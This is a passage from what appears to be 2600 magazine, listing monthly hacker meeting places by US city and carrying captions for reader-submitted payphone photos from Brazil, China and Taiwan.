Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.
Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.
Raleigh: Crabtree Valley Mall food court in front of the McDonald's.
Wilmington: Independence Mall food court.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.
Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.
Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall). 6 pm.
Philadelphia: 30th Street Station, under Stairwell 7 sign.
Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Cafe inside Bookstar - 3402 Poplar Ave. at Highland. 6 pm.
Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.
Dallas: Mama's Pizza, Campbell & Preston. 7 pm.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From Brazil

If phones like this started to sprout in American streets, there would be massive panic. They look like some kind of alien.

And yet, people in Sao Paulo don't seem to be in the least bit concerned with this new life form.

If you're really daring, this is what one of these monsters looks like as you approach. This one was seen in Campinas.

And yes, the phone itself, which doesn't seem to really match its spacy surroundings.

Photos by Anonymous

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Chinese Payphones

From the Northwest corner of Tiananmen Square in Beijing (People's Republic).

And here we have the Southwest corner.

Photos by Tim Fraser

From Taiwan, this is a standard card reader phone.

Also in Taiwan, this is an older phone with a coin slot and lots of extra space.

Photos by Weston George

Look on the other side of this page for even more photos!